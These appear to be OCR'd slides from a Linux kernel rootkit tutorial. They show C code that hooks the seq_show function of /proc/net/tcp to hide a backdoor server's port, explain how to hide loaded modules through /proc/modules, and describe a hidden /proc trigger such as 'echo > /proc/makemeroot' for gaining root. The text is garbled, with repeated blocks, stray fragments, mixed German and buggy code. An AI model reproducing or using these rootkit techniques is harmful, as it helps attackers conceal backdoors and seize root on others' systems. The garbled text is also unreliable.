   2: 00000000:0025 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1393 1 ced05800 3000 0 0 2 -1
   3: 00000000:8008 00000000:0000 0A 00000000:00000000 00:00000000 00000000
  1000        0 2587 1 cf720400 3000 0 0 2 -1

[fw@juMAXlin lkm_new]$
```

```
sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout [...]
 0: 00000000:0961 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]
 1: 00000000:0203 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]
```



What means `/proc/net/tcp` *to us?*

```
[fw@juMAXlin lkm_new]$ cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt
   uid  timeout inode
   0: 00000000:0961 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1395 1 ced05000 3000 0 0 2 -1
   1: 00000000:0203 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1430 1 cece5c00 3000 0 0 2 -1
   2: 00000000:0025 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1393 1 ced05800 3000 0 0 2 -1
   3: 00000000:8008 00000000:0000 0A 00000000:00000000 00:00000000 00000000
  1000        0 2587 1 cf720400 3000 0 0 2 -1

[fw@juMAXlin lkm_new]$
```

```
 sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout [...]
  0: 00000000:0961 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]
  1: 00000000:0203 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]
```

sequence

What means `/proc/net/tcp` *to us?*

```
[fw@juMAXlin lkm_new]$ cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt
   uid  timeout inode
   0: 00000000:0961 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1395 1 ced05000 3000 0 0 2 -1
   1: 00000000:0203 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1430 1 cece5c00 3000 0 0 2 -1
   2: 00000000:0025 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1393 1 ced05800 3000 0 0 2 -1
   3: 00000000:8008 00000000:0000 0A 00000000:00000000 00:00000000 00000000
  1000        0 2587 1 cf720400 3000 0 0 2 -1

[fw@juMAXlin lkm_new]$
```

```
 sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout [...]
  0: 00000000:0961 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]
  1: 00000000:0203 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]
```

sequence

What means `/proc/net/tcp` *to us?*

```
[fw@juMAXlin lkm_new]$ cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt
   uid  timeout inode
   0: 00000000:0961 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1395 1 ced05000 3000 0 0 2 -1
   1: 00000000:0203 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1430 1 cece5c00 3000 0 0 2 -1
   2: 00000000:0025 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1393 1 ced05800 3000 0 0 2 -1
   3: 00000000:8008 00000000:0000 0A 00000000:00000000 00:00000000 00000000
  1000        0 2587 1 cf720400 3000 0 0 2 -1

[fw@juMAXlin lkm_new]$
```

```
sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout [...]
 0: 00000000:0961 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]
 1: 00000000:0203 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]
```

5.2) T*he glorious* `seq_file` *interface*

What is a so-called. "seq_file" ?

```
static int __init mod_seq_init(void)
{
     entry = create_proc_entry("sequence", 0, NULL);
     if (entry)
          entry->proc_fops = &my_file_ops;
}

static void __exit mod_seq_exit(void)
{
     remove_proc_entry("sequence", NULL);
}
```


```
static struct file_operations my_file_ops = {
     .owner   = THIS_MODULE,
     .open    = lw_seq_open,
     .read    = seq_read,
     .llseek  = seq_lseek,
     .release = seq_release
};
```

```
static int lw_seq_open(struct inode *inode, struct file *file)
{
     return seq_open(file, &my_seq_ops);
};
```

User defined seq_ops...

```
static int __init mod_seq_init(void)
{
     entry = create_proc_entry("sequence", 0, NULL);
     if (entry)
          entry->proc_fops = &my_file_ops;
}

static void __exit mod_seq_exit(void)
{
     remove_proc_entry("sequence", NULL);
}
```

```
static int lw_seq_open(struct inode *inode, struct file *file)
{
     return seq_open(file, &my_seq_ops);
};
```



```
static struct seq_operations my_seq_ops = {
     .start = my_seq_start,
     .next  = my_seq_next,
     .stop  = my_seq_stop,
     .show  = my_seq_show
};
```

What does "`cat /proc/net/tcp`" do??

```
[fw@juMAXlin lkm_new]$ cat /proc/net/tcp

 --> (/proc/net/tcp)->proc_fops->open();
    --> seq_open();

    --> seq_start();
    --> seq_next() {
          return SEQ_START_TOKEN;
        }

    --> seq_show() {
          if (v == SEQ_START_TOKEN)
            print_header_line();

sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout [...]

    --> seq_next();
    --> seq_show() {

 0: 00000000:0961 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]

          seq->count += amountWrittenChars; /* 150 in case of '/proc/net/tcp' */
        }

    --> seq_next();
    --> seq_show() {

 1: 00000000:0203 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]

          seq->count += amountWrittenChars; /* 150 in case of '/proc/net/tcp' */
        }

    -->seq_stop();
```

How to hide my hidden server?

```
-> If you use Debain, type
  “apt-get install libcurses-perl”
-> in case you use another distro, you will have to install the perl interface
   to curses (console based windowing library)

->> execute “net_hid.pl” (included in lkm.tgz/zip) which shows you how to
    overwrite the sequence (which contains your port) with another one.
    (our imaginary server runs on port 22)
```

5.3) *To fast... how does this work exactly?*

Where do we have to put the faked function?

```
struct proc_dir_entry {
  [...]
  void *data;
  [...]
}
```

What is "`void *data`"?

```
Assume that it contains this (ok, ascii values not correct):

4E 41 4D 45 3A 00 05 48 55 42 45 52 2C 56 4F 52 4E 41 4D 45 3A  00 04 4B 41 52 4C
 N  A  M  E  : 00005  H  U  B  E  R  ,  F  I  R  N  A  M  E  :  00004  K  A  R  L
```

```
With the following struct, one could read this data: (it acts like a pattern
for our data – which is unsorted)
struct struktur_fuer_void {
     char  nameWaste[4];
     int   nameLength;
     char  name[4];
     char  GNameWaste[8];
     int   GNameLength;
     char  GName[3];
};
```

Where do we have to put the faked function?

```
struct proc_dir_entry {
  [...]
  void *data;
  [...]
}
```

What is "`void *data`"?

Es koennte z.B. folgendes in einem solchen Feld stehen:

4E	41	4D	45	3A	00	05	48	55	42	45	52	2C	56	4F	52	4E	41	4D	45	3A	00	04	4B	41	52	4C
N	A	M	E	:	00005		H	U	B	E	R	,	F	I	R	N	A	M	E	:	00004		K	A	R	L

With the following struct, one could read this data:.

```
struct struktur_fuer_void {
     char  nameWaste[4];
     int   nameLength;
     char  name[4];
     char  GNameWaste[8];
     int   GNameLength;
     char  GName[3];
};
```

"Assume it contains...", tell me what `pde->data` *contains !*

(/usr/src/linux/net/ipv4/tcp_ipv4.c)

```
int tcp_proc_register(struct tcp_seq_afinfo *afinfo)
{
     [...]
     struct proc_dir_entry *p;
     [...]

     if (p)
          p->data = afinfo;
}
```

(/usr/src/linux/include/net/tcp.h)

```
struct tcp_seq_afinfo {
        struct module           *owner;
        char                    *name;
        sa_family_t             family;
        int                     (*seq_show) (struct seq_file *m, void *v);
        struct file_operations  *seq_fops;
};
```

Was tut `seq_show()` nochmal?

-> Writes outputstring to `seq_file`'s buffer

-> increases `seq->count` by the amount of written chars

“Assume it contains...”, tell me what `pde->data` *contains !*

(/usr/src/linux/net/ipv4/tcp_ipv4.c)

```
int tcp_proc_register(struct tcp_seq_afinfo *afinfo)
{
     if (p)
          p->data = afinfo;
}
```

So we know that our “data” contains a pointer which leads us to unsorted data.

So, whats the big deal about this?

--> We know the structure of “data” and how to read it and how to write to it!

--> Remember our little example with the pattern? Now the struct “afinfo” is our pattern, matching the data structure of the contents of the “data” pointer.

--> As we are able to write to “data”, we can also overwrite old things... like... say functions for example? ;)

Business as usual...

```
static int __init module_init()
{
  struct tcp_seq_afinfo *t_afinfo = NULL;

  /* ** pde is the proc_dir_entry of /proc/net/tcp ** */

  t_afinfo = (struct tcp_seq_afinfo*)pde->data;

  if (t_afinfo) {
    orig_tcp4_seq_show = t_afinfo->seq_show;   /* save the original function */
    t_afinfo->seq_show = fake_tcp4_seq_show;   /* and fill in our fake function */
  }

  return 0;
}

int fake_tcp4_seq_show(struct seq_file *seq, void *v)
{
  int r = 0;
  char port[5];

  r = orig_tcp4_seq_show(seq, v);

  sprintf(port, ":%04X", HIDDEN_PORT);

  if (hiddenPortWasPrint((seq->buf + seq->count), port)) {
    seq->count -= 150;
  }

  return r;
}
```

How to find out if my port was written recently?

```
int hiddenPortWasPrint (char *haystack, char *needle) {
  char *foundSomething = strstr(haystack, needle)
  if (!foundSomething)
    return NULL;

  if (foundSomething > (haystack-150) &&
       (foundSomething+strlen(foundSomething)) < haystack)
    return 1;

  return NULL;
}
```

Example: searching for Port 525 (HEX: 203):

```
sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout [...]

 0: 00000000:0961 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]

 1: 00000000:0203 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]
```

(haystack - 150)

haystack

(foundSomething+strlen(needle)) < haystack

foundSomething > (haystack-150)

6) module hiding

6.1) */proc/modules some more stuff about seq_file's*

What does `/proc/modules` *to us (as professional kernel developers :) ?*

```
[fw@juMAXlin lkm_new]$ cat /proc/modules
nvidia 1705996 10 - Live 0xd0bf6000
vmnet 31376 12 - Live 0xd09e3000
vmmon 154092 0 - Live 0xd09fd000
snd_via82xx 23072 2 - Live 0xd08a2000
snd_ac97_codec 61700 1 snd_via82xx, Live 0xd08ae000
gameport 3584 1 snd_via82xx, Live 0xd0898000
snd_mpu401_uart 6272 1 snd_via82xx, Live 0xd088f000
snd_rawmidi 20192 1 snd_mpu401_uart, Live 0xd0892000
[fw@juMAXlin lkm_new]$
```

Similarities to `/proc/net/tcp`*?*

- both `/proc` files
- both `seq_file`'s
  -> same infrastructure

Differences to `/proc/net/tcp`*?*

- Sequences dont have a fixed length
- no (direct) Pointer to `seq_show()`


-> How to overwrite seq_show?

If not via `t_afinfo`*, how to get to the pointer which leads to* `seq_show()` *?*

/usr/src/linux/fs/proc/proc_misc.c:


```
#ifdef CONFIG_MODULES

static struct file_operations proc_modules_operations = {
        .open           = modules_open,
        .read           = seq_read,
        .llseek         = seq_lseek,
        .release        = seq_release,
};
#endif:
```

gotcha!



If not via `t_afinfo`, *how to get to the pointer which leads to* `seq_show()` *?*

```
[fw@juMAXlin lkm_new]$ cat /proc/modules
```



If not via `t_afinfo`, *how to get to the pointer which leads to* `seq_show()` *?*

```
[fw@juMAXlin lkm_new]$ cat /proc/modules
```

```
struct proc_dir_entry “/proc/modules“ {
  [...]
  struct file_operations proc_module_operations
}
```

```
struct file_operations {
  .open = modules_open(),
  .read = seq_read(),
  [...]
}
```

`modules_open()`

`seq_read()`

`seq_start()`


`seq_show()`

`seq_next()`

`seq_stop()`


If not via `t_afinfo`*, how to get to the pointer which leads to* `seq_show()` *?*

```
[fw@juMAXlin lkm_new]$ cat /proc/modules
```



If not via `t_afinfo`, *how to get to the pointer which leads to* `seq_show()` *?*

```
[fw@juMAXlin lkm_new]$ cat /proc/modules
```



7) getting root

7.1) *Trigger the changeover of the UID*

How to control your module via `/proc` *:*

- Module is our only interface
- -> advantages and disadvantages (easy to install – hard to control)

-> Module MUST stay reachable

For many trojan horses out there, you will need an extra control program therefor.
-> The L_A_M_E / lazy way.

We handle everything via /proc (no external program needed):
Example:


```
                          'echo > /proc/makemeroot'
alternatively:            'echo 1 > /proc/rootStatus'
```

1) UID 0 (mis)using `proc_root.lookup()`
2) UID 0 (or even another one) using a hidden file in `/proc` **in which one can echo things.**


1) is very easy to realize.

Why is 1) easy? What does `proc_root.lookup()`*?*

```
[fw@juMAXlin lkm_new]$ ls /proc/

     --> readdir()


[fw@juMAXlin lkm_new]$ ls -la /proc/filesystems

     --> lookup()

-r--r--r--    1 root     root            0 Jul  4 10:40 filesystems

[fw@juMAXlin lkm_new]$
```



Well then, how to control the module actually?



7.2) *Become r00t*

How to become root?

- Security model down in the Linux kernel

    - different ID's (UID, GID, ...)
    - Capabilities

    -> Aim: to control what processes are allowed to do and what they are not

